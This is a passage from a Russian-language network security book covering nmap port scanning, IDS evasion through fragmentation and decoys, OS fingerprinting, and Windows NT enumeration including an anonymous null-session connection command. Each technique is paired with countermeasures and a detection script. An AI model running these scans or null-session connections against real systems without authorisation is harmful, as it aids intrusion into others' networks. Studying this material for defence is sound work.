Nmap содержит ряд важных функций. Она облегчает задачу сканирования всей сети, поскольку разрешает вводить диапазоны в формате CIDR (Classless Inter-Domain Routing — междоменная маршрутизация без учета класса) (см. RFC 1519, http://www.ietf.org/rfc/rfcl519.txt). Это удобный формат, позволяющий указывать в качестве диапазона 192.168.1.1 — 192.168.1.254. Параметр -о используется для записи выходных данных в отдельный файл. Кроме того, он определяет вывод в понятном человеку формате.

```
[root@tsunami /root]# nmap -sF 192.168.1.0/24 -o outfile
```

Если нужно сохранить результаты в файле формата CSV (поля, разделенные запятыми) для последующей программной обработки результатов, используйте параметр -т. Часто сканирование выдает большой объем информации, поэтому имеет смысл сохранить ее в обоих форматах (для этого объедините параметры -о и -т).

Предположим, в результате рекогносцировки некоторой организации выяснилось, что в качестве первичного брандмауэра применяется какое-то простое устройство фильтрации пакетов. Можно использовать параметр -f утилиты nmap для фрагментации пакетов. Этот режим распределяет заголовки TCP по нескольким пакетам, что затрудняет обнаружение сканирования устройствами управления доступом или системами IDS. В большинстве случаев современные устройства фильтрации пакетов и программные брандмауэры собирают все фрагменты IP, а затем начинают анализ. Возможно, старые устройства управления доступом или высокоскоростные устройства не будут производить дефрагментацию пакетов перед их пересылкой во внутреннюю сеть.

Исследуемая сеть и ее хосты способны обнаружить любой вид сканирования. Однако Nmap имеет дополнительные средства маскировки, предназначенные для заваливания исследуемой системы избыточной информацией (параметр -D). Главное преимущество данного режима состоит в возможности запуска ложных операций сканирования одновременно с запуском реального сканирования. Для этого используется подделка адресов источников легальных служб и смешивание фальшивых операций с реальным сканированием портов. Исследуемая система будет отвечать поддельным адресам так же, как и реальному сканированию портов. Более того, на исследуемый объект ложится дополнительная нагрузка, если он пытается отследить все операции

сканирования и определить, какие из них реальные, а какие фальшивые. Важно помнить, что в качестве поддельных нужно указать адреса реально функционирующих систем, иначе в целевой системе возникнет перегрузка потоком пакетов SYN, что вызовет состояние отказа в обслуживании (см. главу 11).

```
[root@tsunami /root]# nmap -sS 192.168.1.1 -D
www.target_web.com,ME -p25,139,443

Starting nmap V. 2.12 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
Interesting ports on (192.168.1.1):

Port     State    Protocol  Service
25       open     tcp       smtp
443      open     tcp       https

Nmap run completed -- 1 IP address (1 host up) scanned in 1 second
```

Здесь nmap использована в режиме ложного сканирования, что затруднит выявление реального сканирования на фоне поддельного.

Полезной функцией является сканирование с *идентификацией*. Утилита ident (RFC 1413, www.ietf.org/rfc/rfcl413.txt) позволяет идентифицировать пользователя соединения TCP через порт 113. Многие версии ident действительно возвращают сведения о владельце процесса, который связан с конкретным портом, однако сканирование с идентификацией лучше применять против систем UNIX.

```
Starting nmap V. 2.12 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
Port State Protocol Service Owner
22 open tcp ssh root
25 open tcp smtp root
80 open tcp http root
110 open tcp pop-3 root
113 open tcp auth root
6000 open tcp X11 root
```

В данном примере мы действительно определили владельца каждого процесса. Проницательный читатель может заметить, что web-сервер работает в режиме root, а не в режиме непривилегированного пользователя (nobody), что не правильно с точки зрения защиты. Таким образом, выполняя сканирование с идентификацией, мы знаем, что если служба HTTP ослаблена (разрешает неавторизованному пользователю исполнять команды), то атакующие будут вознаграждены мгновенным доступом к привилегированным (root) процессам.

Еще одним методом сканирования, о котором следует упомянуть, является *сканирование обманом FTP* (FTP bounce scanning). Атака обманом FTP (FTP bounce attack) была впервые описана Hobbit. В своем сообщении в Bugtraq в 1995 г. (http://geek-girl.com/bugtraq/1995_3/0047.html) он обрисовал некоторые из слабых мест, присущих протоколу FTP (RFC 959, www.ietf.org/rfc/rfc0959.txt). В сущности атака обманом FTP представляет собой хитрый метод "подчистки" соединений через FTP-сервер путем незаконного применения поддержки "заменителя" (proxy) FTP-соединений. Как указал Hobbit в своем сообщении, атаки обманом FTP "могут быть использованы для помещения виртуально неотслеживаемой почты и сообщений в конференции, для ударов по серверам различных систем, заполнения дисков, попыток

перескока через брандмауэр — в целом для того, чтобы быть одновременно раздражающим и трудно обнаружимым". Более того, таким методом запускается сканирование портов, не видимое серверу FTP, можно даже обойти механизмы управления доступом.

Разумеется, nmap поддерживает такой тип сканирования (ключ -b), однако только при определенных условиях. Во-первых, сервер FTP должен иметь каталог, для которого разрешены чтение и запись, например /incoming. Во- вторых, сервер FTP должен "купиться" на предоставленную nmap (командой PORT) фальшивую информацию о портах. Этот метод эффективен для обхода устройств управления доступом и скрытия информации об атакующем, но работа nmap может быть очень медленной. Кроме того, многие новые версии серверов *FTP* запрещают деятельность такого рода.

Необходимо уметь анализировать сведения, предоставляемые каждым из рассмотренных средств. На данном этапе мы пытаемся идентифицировать открытые порты, которые дают информацию об операционной системе. Например, *если* открыты порты 139 и 135, высока вероятность того, что операционной системой является Windows NT. Она обычно слушает на портах 135 и 139, что отличает ее от Windows 95/98, которые обычно используют для этого только порт 139.

Просматривая результаты работы программы strobe (см. выше), можно обнаружить множество служб исследуемой системы. Видимо, применяется какая-то разновидность UNIX, поскольку порты службы portmapper (111), службы Berkeley R (512 — 514), сетевой файловой системы (NFS) (2049) и порты с номерами выше 3277X находятся в режиме прослушивания. Наличие таких портов обычно указывает на то, что в системе работает UNIX. Причем, скорее всего, это Solaris. Мы знаем, что Solaris обычно запускает свои службы RPC (Remote Procedure Call — вызов удаленных процедур) в диапазоне 3277X. Однако не забывайте, что это лишь догадка, и операционной системой может быть совсем не Solaris.

Простое сканирование портов TCP и UDP позволяет выявить слабые места в исследуемой системе. Например, если на сервере Windows NT открыт порт 139, он весьма уязвим. В главе 5 обсуждаются присущие Windows NT слабости и то, как можно использовать доступ к порту 139, чтобы справиться с защитой систем, не имеющих адекватных мер предотвращения доступа к этому порту. В нашем примере система UNIX тоже, похоже, уязвима, поскольку слушающие службы разрешают многие операции и обнаружено множество слабых мест в защите. Например, службы RPC и NFS (сетевая файловая система) имеют два основных уязвимых места, позволяющих атакующему справиться с защитой сервера UNIX (см. главу 7). Причем невозможно совладать с защитой удаленной службы, если она не находится в режиме прослушивания. Таким образом, важно помнить, что чем больше служб работает, тем больше вероятность взлома системы.

Средства сканирования портов

Популярные сканеры портов и типы выполняемого ими сканирования приводятся в таблице 2.2.

Таблица 2.2. ***Популярные средства сканирования и их возможности***

Сканер	TCP	UDP	Скрытность	Ресурс
UNIX				
Strobe	X			ftp://ftp.win.or.jp/pub/network/misc/strobe-1.05.tar.gz
TCP scan	X			http://wdsilx.wwdsi.com/saint/
UDP scan		X		http://wwdsiix.wwdsi.com/saint/
nmap	X	X	X	http://www.insecure.org/nmap
netcat	X	X		ftp://coast.cs.purdue.edu/pub/pub/tools/unix/netcat/nc110.tgz
Windows				
PortPro	X			http://www.securityfocus.com
Portscan	X			http://www.securityfocus.com
netcat	X	X*		http://www.10pht.com/users/10pht/nc11nt.zip

ОСТОРОЖНО

* Режим сканирования UDP утилиты netcat не работает в Windows NT, так что не стоит на него рассчитывать.

Контрмеры: защита от сканирования портов

Обнаружение

Сканирование портов часто используется атакующими для определения слушающих портов TCP и UDP в удаленных системах. Обнаружение сканирования портов представляет первостепенную важность для выяснения, когда и где может начаться атака и кто ее будет проводить. Первичными методами обнаружения сканирования портов являются сетевые программы IDS, например NFR, и встроенные средства хостов.

```
ft Обнаружение сканирования портов
ft Stuart McClure
ft Код выявляет неудачные попытки работы сканеров портов,
# посылающих ACK/RST. Настройка значений maxcount
ft и maxtime позволит получить лучшие результаты.

port_schema = library_schema:new( 1, [ "time", "ip", "ip", "int" ],
     scope() );

time = 0;
                    count = 0;
maxcount = 2; ft Максимальное количество разрешенных пакетов ACK/RST
maxtime = 5; ft Максимальное время тайм-аута для maxcount
source = 0;
port = 0;
target = 0;

filter portscan ip ( )
```


```
{
    if (tcp.is)
    {
        # Ищем ACK, RST. Если они отправлены из одного источника,
        # учитываем только один пакет.
        if (byte(ip.blob,13) == 20 ) # Установка флагов ACK, RST
        {
            count = count + 1;

            source = ip.dest;
            target= ip. source;
            port = tcp. sport;
            time = system. time;
        }
    }
  on tick = timeout ( sec: maxtime, repeat ) call checkcount;
}
func checkcount
{
        if (count >= maxcount)
        {
            echo ("Port scan Georgie?, Time: ", time, "\n");
                 record system.time, source, target, port
                 to the_recorder_portscan;
            count = 0;
    }
    else
            count = 0;
}
the_recorder_portscan=recorder( "bin/histogram
packages/sandbox/portscan.cfg", "port_schema" );
```

Для хостов UNIX существует несколько утилит обнаружения и регистрации, например scanlogd от Solar Designer. Кроме того, Psionic Portsentry из проекта Abacus (http://www.psionic.com/abacus/) можно сконфигурировать для обнаружения и реакции на активную атаку. Portsentry совместима и работает во многих версиях Unix, включая Solaris 2.6. Важно помнить, что следы сканирования портов из какой-то системы или сети сигнализирует об изучении системы. Уделите пристальное внимание подобной деятельности, поскольку за сканированием обычно следует полномасштабная атака.

Большинство брандмауэров может и должно быть сконфигурировано на обнаружение попыток сканирования портов. Некоторые из них лучше, чем другие, выполняют эту работу. Например, многие брандмауэры имеют специальные функции выявления сканирования пакетами SYN, но полностью игнорируют сканирование FIN. Наиболее трудной частью обнаружения сканирования портов является просмотр объемных файлов журналов регистрации. Рекомендуем конфигурировать предупреждающие сообщения таким образом, чтобы они выдавались в реальном времени по электронной почте. Где только возможно, используйте *пороговые значения*, чтобы избежать атаки "отказа в

обслуживании" на систему электронной почты. Пороговые значения позволят сгруппировать предупреждающие сообщения с целью исключения генерации сообщений для каждого случая потенциального прощупывания. Как минимум нужно иметь отчет об исключительных состояниях (exception), указывающих на сканирование портов системы. Лэнс Спицнер (Lance Spitzner) (http://www.enteract.com/~lspitz/intrusion.html) создал удобную утилиту `alert.sh` для брандмауэра Firewall-1. `Alert.sh` обнаруживает и отслеживает сканирование портов посредством Firewall-1, а исполняется она в режиме User Defined Alert (пользовательское предупреждающее сообщение).

Для Windows NT разработаны две утилиты обнаружения простого сканирования портов. Первым был детектор сканирования портов Genius 2.0 от Independent Software (http://www.sinnerz.com/genius/) для Windows 95/98 и NT 4. Эта утилита предлагает гораздо больше, нежели простое выявление сканирования портов TCP, хотя одного этого достаточно для помещения утилиты в панель задач. Genius прислушивается к неоднократным запросам открытия портов в заданный период времени и выводит диалоговое окно при обнаружении сканирования, сообщая IP-адрес и имя DNS нарушителя:



Genius засекает как традиционное сканирование подключением по протоколу TCP, так и сканирование пакетами SYN.

Еще один детектор сканирования портов для Windows — BlackICE (см. рис. 2.3) от Network ICE (http://www.networkice.com) — первый реальный продукт обнаружения вторжений для Windows 9*x* и NT. Пока это коммерческий продукт, однако Network ICE планирует выпустить бесплатно загружаемую версию.

Предотвращение

Вряд ли удастся запретить нарушителю проведение операции сканирования портов систем, однако можно уменьшить размеры потенциальной мишени, отключив все необязательные службы. В среде UNIX нужно закомментировать ненужные службы в `/etc/inetd.conf` и запретить запуск служб в стартовом сценарии (см. главу 7).

В Windows NT также следует отключить все необязательные службы. Это сложнее сделать из-за используемых в Windows NT решений, поскольку значительная часть функций операционной системы реализована через порт 139. Однако можно отключить некоторые службы в меню Панель управления (Control Panel) | Службы (Services). В главе 5 подробно рассматриваются свойственные Windows NT риски и рекомендуемые методы защиты.




Рис. 2.3. Помимо обнаружения простого сканирования TCP, BlackiCE предлагает мощные средства регистрации вторжения (сканирование UDP, нулевые сеансы NT, проверка по ping из pcAnywhere, атаки WinNuke, штормы эхо-пакетов, атаки Smurf и многое другое)

Рекомендации для других операционных систем и устройств содержатся в технической документации, где обычно отмечаются способы сокращения количества слушающих портов до минимума, действительно необходимого для функционирования системы.

Обнаружение операционной системы

Популярность: 10
Простота: 9
Результативность: 5
Степень риска: 8

Итак, существует множество средств и методов сканирования портов. Напомним, что наша основная цель при сканировании портов состоит в выявлении слушающих портов TCP и UDP исследуемой системы. Вторая цель — определение типа сканируемой операционной системы. Конкретная информация об операционной системе используется на этапе построения карты слабых мест. Требуется максимальная точность в выявлении уязвимых мест исследуемой системы или систем. Поэтому нам нужна определенная степень уверенности в том, что удастся идентифицировать операционную систему целевого объекта. Можно применить методы захвата заголовков (см. главу 3), которые извлекают информацию из служб FTP, telnet, SMT'P, HTTP, POP и др. Это простейший способ определения операционной системы и соответствующего номера версии работающей службы. Два наиболее точных инструмента, способных решить эту задачу, — всемогущая nmap и queso, которые выполняют идентификацию стека.

Идентификация стека

Прежде чем применить nmap и queso, нужно разобраться с идентификацией стека. Это мощная технология, позволяющая быстро и с высокой степенью точности определить операционную систему любого хоста. На деле существует множество нюансов в реализации стека IP каждым производителем. При разработке стека TCP/IP производители часто по-своему интерпретируют отдельные требования RFC. Таким образом, проверяя различия, можно сделать обоснованное предположение об используемой операционной системе. Для надежной идентификации стека требуется по крайней мере один слушающий порт. Утилита nmap делает вывод о типе операционной системы, даже если не открыт ни один из портов, однако точность такой догадки низка. Фундаментальную статью по данной теме написал Fyodor. Она была опубликована в *Phrack Magazine*, найти ее можно по адресу http://www.insecure.org/nmap/nmap-fingerprinting-article.html.

Рассмотрим способы, которые могут быть использованы для идентификации операционной системы.

- **Проба пакетом FIN.** На открытый порт посылается пакет FIN. Как упоминалось выше, RFC 793 гласит, что правильным поведением будет отсутствие ответа, однако многие реализации стека (например, в Windows NT) отправляют в ответ сообщение FIN/ACK.
- **Проба фальшивым флагом.** В заголовке TCP пакета SYN устанавливается неопределенный флаг TCP. Некоторые операционные системы (например, Linux) передают установленный флаг в ответном пакете.
- **Выборка начального последовательного номера (ISN, Initial Sequence Number).** Основная предпосылка состоит в поиске шаблона для начальной нумерации, применяемого в реализации TCP при отклике на запрос соединения.
- **Мониторинг бита запрета фрагментации (DF, Do not** Fragment). Некоторые операционные системы для повышения производительности устанавливают бит (флаг) запрета фрагментации. Проверка этого бита позволяет определить тип операционной системы.
- **Начальный размер окна TCP.** Отслеживается начальный размер окна в возвращаемых пакетах. Для некоторых реализаций стека это значение уникально и может существенно повысить точность идентификации.
- **Значение ACK.** Стеки IP отличаются значением последовательного номера (Sequence Number), используемым для поля ACK (некоторые реализации посылают в ответ тот же номер, а другие — номер плюс один).
- **Подавление сообщений об ошибках ICMP.** Операционные системы могут следовать требованиям RFC 1812 (www.ietf.org/rfc/rfcl812.txt) и ограничивать частоту отправки сообщений об ошибках. Посылая пакеты UDP на некоторый произвольный порт с большим номером, можно подсчитать число сообщений о недостижимости, принятых за определенный интервал времени.

- **Выборка информации из сообщений об ошибках ICMP.** Операционные системы отличаются объемом информации, которую они посылают в ответ на ошибки ICMP. Проверяя возвращенное сообщение, можно сделать некоторые предположения о типе операционной системы.
- **Целостность ответных сообщений об ошибках ICMP.** Некоторые реализации стека изменяют заголовки IP в возвращаемых сообщениях об ошибках ICMP. Проверяя изменение заголовка, можно сделать некоторые предположения об операционной системе.
- **Тип службы** (ToS, **Type of** Service). В сообщениях "ICMP port unreachable" проверяется поле ToS. Большинство реализаций стека помещает в это поле значение 0, однако оно может варьироваться.
- **Обработка фрагментов.** Как отмечено Томасом Птасеком (Thomas Ptacek) и Тимом Ньюсхемом (Tim Newsham) в фундаментальной статье "Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection" (http://www.nai.com/services/support/whitepapers/security/IDSpaper.pdf), реализации стеков по-разному обрабатывают перекрывающиеся фрагменты. При повторной сборке пакета некоторые стеки переписывают новые данные поверх старых, а некоторые наоборот. Выяснив, как были собраны тестовые пакеты, можно сделать определенные предположения об операционной системе хоста.
- **Параметры TCP.** Параметры TCP определены в RFC 793 и в новом RFC 1323 (www.ietf.org/rfc/rfcl323.txt). В RFC 1323 введены дополнительные параметры, которые применяются в большинстве современных реализаций стека. Посылая пакет с несколькими параметрами (такими, как "нет операции", максимальный размер сегмента, коэффициент масштаба окна или метка времени), можно сделать некоторые предположения об операционной системе.

Nmap применяет перечисленные выше способы (за исключением обработки фрагментов и подавления сообщений об ошибках ICMP), если указан параметр -0. Исследуем нашу сеть:

```
[root@tsunami /root]# nmap -0 192.168.1.10
Starting nmap V. 2.12 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
Interesting ports on target (192.168.1.10):
Port    State    Protocol   Service
7       open     tcp        echo
9       open     tcp        discard
13      open     tcp        daytime
19      open     tcp        chargen
21      open     tcp        ftp
22      open     tcp        ssh
23      open     tcp        telnet
25      open     tcp        smtp
37      open     tcp        time
111     open     tcp        sunrpc
512     open     tcp        exec
513     open     tcp        login
514     open     tcp        shell
```

```
2049    open    tcp    nfs
4045    open    tcp    lockd

TCP Sequence Prediction:  Class=random positive increments
                          Difficulty=26590 (Worthy challenge)

Remote operating system guess: Solaris 2.5, 2.51
```

Функция идентификации стека утилиты nmap легко и с высокой точностью определила операционную систему исследуемого хоста. Даже если на целевой системе не открыт ни один из портов, nmap может сделать обоснованное предположение о типе операционной системы:

```
[root@tsunami /root]# nmap -p80 -O 10.10.10.10
Starting nmap V. 2.12 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
Warning: No ports found open on this machine, OS detection will be MUCH less reliable
No ports open for host (10.10.10.10)

Remote oS guesses: Linux 2.0.27 - 2.0.30, Linux 2.0.32-34, Linux 2.0.35-36, Linux 2.1.24
PowerPC, Linux 2.1.76, Linux 2.1.91 - 2.1.103, Linux 2.1.122 - 2.1.132;2.2.0-prel - 2.2.2,
Linux 2.2.0-pre6 - 2.2.2-ac5

Nmap run completed - 1 IP address (1 host up) scanned in 1 second
```

Несмотря на отсутствие открытых портов, nmap правильно распознала операционную систему Linux.

Одной из лучших возможностей nmap является перечень характеристик в отдельном файле с именем nmap-os-fingerprints. Каждый раз, когда появляется очередная версия nmap, этот файл обновляется дополнительными характеристиками. На момент выхода данной книги файл содержал сотни характеристик. Для добавления новой характеристики, усиливающей эффективность nmap, обратитесь по адресу http://www.insecure.org:80/cgi-bin/nmap-submit.cgi.

Еще одной утилитой обнаружения операционной системы является программа Queso (http://www.apostols.org/projectz/). Она была выпущена до того, как Fyodor встроил идентификацию операционной системы в nmap. Важно отметить, что queso не является сканером портов, а проводит только обнаружение операционной системы через один открытый порт (по умолчанию – порт 80). Если на исследуемом сервере закрыт порт 80, необходимо указать другой открытый порт. В следующем примере queso применяется для определения операционной системы объекта через порт 25:

```
[root@tsunami /root]# queso 10.10.10.20:25
10.10.10.20:25          * Windoze 95/98/NT
```

Контрмеры: защита от идентификации операционной системы

Обнаружение

Многие из упомянутых средств обнаружения сканирования портов могут применяться для наблюдения за попытками идентификации операционной системы. Эти средства не отмечают попыток обнаружения операционной системы утилитами nmap или queso, однако можно выявить специальные режимы сканирования, например установку флага SYN.

Предотвращение

Хотелось бы иметь надежные средства, препятствующие определению операционной системы, но это непростая проблема. Можно взломать исходный код операционной системы или изменить какой-нибудь ее параметр, чтобы модифицировать одну из уникальных идентифицирующих характеристик стека, однако это чревато ухудшением функционирования самой операционной системы. Мы считаем, что только надежные защитные прокси (proxy) и брандмауэры могут подставляться под сканирование из Интернета. Метод защиты, описываемый старой пословицей "тень на плетень", не является первой линией обороны. Даже если атакующие узнают тип операционной системы, они еще долго будут пытаться получить доступ к целевому компьютеру.

Обзор автоматизированных средств исследования

Популярность:	*10*
Простота:	*9*
Результативность:	*9.5*
Степень риска:	*9.5*

Существует множество различных средств, причем каждый день пишутся новые утилиты, упрощающие исследование сетей. Нам хотелось бы отметить еще две утилиты, которые дополняют рассмотренные выше средства.

Cheops (http://www.marko.net/cheops/), произносится как "Кии-опс" (см. рис. 2.4), представляет собой утилиту с графическим интерфейсом, разработанную как универсальный всеобъемлющий инструмент картографирования сети. Cheops интегрирует в одном пакете возможности ping, traceroute, сканирования портов и обнаружения операционных систем (посредством queso). Cheops имеет простой интерфейс, который визуально отображает системы и соответствующие сети, облегчая знакомство с полем битвы.

Tkined является частью пакета Scotty, который размещается по адресу http://wwwhome.cs.utwente.ml/-schoenw/scotty/. Tkined представляет собой сетевой редактор, написанный на языке сценариев Tcl. Эта утилита интегрирует различные средства управления сетями, позволяющие исследовать сети IP. Tkined расширяем и обеспечивает проведение операций по изучению сети с графическим отображением результатов. Он не производит обнаружение операционных систем, но выполняет многие из задач, упоминавшихся выше. Вместе с Scotty поставляется несколько исследовательских сценариев, заслуживающих внимания.




Рис. 2.4. Cheops предоставляет множество утилит картографирования сети в одном графическом пакете

Контрмеры: защита от автоматизированных средств исследования

Поскольку такие средства, как Scotty, tkined и Cheops, используют комбинацию всех ранее обсуждавшихся методов, обнаружение атак основывается на выявлении уже известных нам методов исследования систем.

Глава 3

Перечень

Введение

Если начальное исследование системы и поверхностное сканирование не выявили лазеек в защите, то хакеру нужно идентифицировать действующие учетные записи пользователей или найти плохо защищенные разделяемые (совместно используемые) ресурсы. Существует множество способов извлечения действующей учетной записи или имен экспортируемых ресурсов. Этот процесс мы называем *перечнем* (enumeration — опись). Рассмотрим наиболее популярные методы перечня системы.

Основное отличие ранее рассмотренных методов сбора информации от перечня состоит в уровне проникновения — перечень предполагает активные подключения к системам и непосредственное направление запросов. Такие действия могут (и должны) регистрироваться или отмечаться определенными средствами. Мы покажем, на что надо обращать внимание и как блокировать нежелательный доступ, если это возможно.

Большая часть сведений, собираемых в процессе перечня, на первый взгляд, кажется безвредной. Однако утекающая в дыры информация может привести к серьезным последствиям, о которых рассказывается в этой главе. В общем случае как только выявлено действующее имя пользователя или разделяемый ресурс, определение пароля или дырки в защите (связанной с протоколом разделения ресурсов) становится вопросом времени. Закрывая эти легко фиксируемые дыры, мы убираем важную точку опоры хакера.

Типы информации перечня группируются в следующие категории:

- Сетевые и разделяемые ресурсы
- Пользователи и группы
- Приложения и заголовки

Методы перечня по большей части связаны с конкретными типами операционных систем, поэтому основаны на информации, о которой рассказано в главе 2 (сканирование портов и обнаружение операционных систем). Зная тип информации, за которой охотится хакер, и методы ее предоставления той или иной системой, можно предпринять соответствующие шаги, чтобы закрыть все щели в защите.

Глава разбита на три раздела, каждый из которых связан с определенной операционной системой: Windows NT, Novell Netware и UNIX. В разделах подробно описываются возможные методы обнаружения и исключения уязвимых мест.

Windows NT

Windows NT, лучший друг хакера, с чего начнем? Изначально NT конфигурируется так, чтобы выдать практически любой кусок информации, который может потребоваться хакеру, а затем вывести еще немного дополнительных сведений. Возможно, это недостаток архитектуры или следование принципу упрощения использования, но такие особенности существуют, и если не предпринять контрмер, то желающий сможет собрать достаточное количество информации о сети NT, чтобы организовать успешную атаку.

Перечень доменов NT командой netview

Популярность: 6
Простота: 10
Результативность: 1
Степень риска: 6

Windows NT разрабатывалась с учетом упрощения просмотра сетевых ресурсов, поэтому несложно составить перечень доменов и систем NT — в большинстве случаев применяются утилиты, встроенные в саму систему. Прекрасным примером является команда net view. Это очень простая утилита командной строки NT, которая выводит список доступных в сети доменов, а затем предоставляет перечень всех машин домена. (Напомним, что можно использовать диапазонную проверку по ping для получения от конкретных компьютеров имен доменов: подставьте IP-адрес в качестве <имени_сервера> или добавьте его к своему файлу LMHOSTS). Для начала получим список доменов сети:

```
C:\>net view /domain
Domain
-----------------------------
CORLEONE
BARZINI_DOMAIN
TATAGGLIA_DOMAIN
BRAZZI
The command completed successfully.
```

Следующая команда покажет компьютеры одного из доменов:

```
C:\>net view /domain:corleone
Server Name      Remark
-----------------------------------------------
\\VITO           Make him an offer he can't refuse
\\MICHAEL        Nothing personal
\\SONNY          Badda bing badda boom
\\FREDO          I'm smart
\\CONNIE         Don't forget the canoli
```

Перечень контроллеров домена NT

Популярность: 4
Простота: 10
Результативность: 1
Степень риска: 5

Для более глубокого проникновения в структуру сети NT воспользуемся утилитой из комплекта NT Resource Kit (NTRK), называемого также Windows NT Hacking Kit из-за двойственной природы многих мощных утилит администрирования этого пакета. Следующий пример показывает, как утилита nltest идентифицирует первичный (Primary) и резервный (Backup) контроллеры доменов (Domain Controllers) (PDC и BDC хранят мандаты сетевой аутентификации в NT):

```
C:\>nltest /dclist:corleone
List of DCs in Domain corleone
    \\VITO (PDC)
    \\MICHAEL
    \\SONNY
The command completed successfully
```

Набор средств взлома Windows NT (Windows NT Hacking Kit)

После выхода Windows NT версии 3.51 корпорация Microsoft поставляет (за отдельную плату) дополнительный набор документации и компакт-диск, содержащий программные утилиты администрирования сетей NT, — Windows NT Resource Kit (версии для рабочих станций и серверов). NTRK предлагает большой набор разнообразных мощных утилит: от популярного языка сценариев Perl до перенесенных в NT (портированных) утилит UNIX, а также средств удаленного администрирования, не входящих в основной комплект поставки NT. Без NTRK не может обойтись ни один серьезный администратор NT.

Все полезные средства NTRK имеют оборотную сторону. Многие из них могут использоваться взломщиками для получения ценной информации. В этой главе рассматривается несколько утилит, хотя это лишь небольшая часть комплекта. Поскольку NTRK стоит примерно $200 (включая два обновленных приложения Supplements), можно предположить, что этими средствами пользуются "материально обеспеченные" атакующие (кое-что из набора доступно бесплатно на ftp://ftp.microsoft.com/bussys/winnt/winnt-public/reskit/). Рекомендуем серьезно относящимся к проблемам защиты администраторам NT приобрести NTRK и посмотреть, как много они упустили в своей работе.

Глобальная контрмера NT: ключ RestrictAnonymous

Почти все методы сбора информации, описанные в этой главе, пользуются тем, что начальная конфигурация поставки Windows NT содержит крупную дыру в защите — разрешает анонимным пользователям подключаться и просматривать определенные ресурсы без каких-либо полномочий. Эта дыра известна под разными названиями: уязвимость "Красной кнопки", подключение нулевым сеансом, анонимная регистрация в системе. В любом случае это одна из наиболее разрушительных для системной защиты опорных точек, которые ищутся взломщиками. Выполнить подключение несложно:

```
net use \\192.168.202.33\IPC$ "" /user:""
```

Здесь производится подключение к скрытому "разделяемому ресурсу" межпроцессорных коммуникаций (IPC$, Interprocess Communications) по IP-адресу 192.168.202.33 и по встроенной учетной записи анонимного пользователя (/user:"") с пустым (null) паролем ("").Если подключение

будет успешным, атакующий получает открытый канал, через который можно пробовать разные методы вторжения для сбора как можно большего количества информации об исследуемой системе: сетевая информация, разделяемые ресурсы, пользователи, группы, ключи системного реестра и т.д.

Это прекрасный пример того, как корпорация Microsoft пытается облегчить жизнь пользователям. К счастью, вслед за Service Pack 3 был реализован механизм отключения данной возможности, чем могут воспользоваться все, кто не желает облегчать задачу взломщикам. Механизм называется "Ограничение анонимного пользователя", по названию ключа системного реестра (RestrictAnonymous):

1. Запустите regedt32 и перейдите в HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA
2. Выполните команду меню Edit | Add Value и введите следующие данные:

   Value Name: RestrictAnonymous

   Data Type: REG_DWORD

   Value: 1
3. Закройте редактор системного реестра и перезапустите компьютер, чтобы изменение реестра вступило в силу.

Интересно, что установка этого ключа на самом деле не блокирует анонимные подключения. Однако блокируется утечка большей части информации, доступной в нулевом сеансе. Одним известным исключением из этого правила является sid2user (см. ниже), которая функционирует даже при ограничении действий анонимного пользователя.

Дополнительную информацию можно найти в Microsoft Knowledge Base, в статье Q155363 (проведите поиск на web-странице http://support.microsoft.com/support/search). Еще один интересный материал по данной теме — публикация в Bugtraq (http://geek-girl.com/bugtraq/1997_2/0079.html). Надеемся, что ключ RestrictAnonymous будет устанавливаться по умолчанию в будущих версиях NT, но пока этого нет, считайте его установку частью стандартного конфигурирования системы.

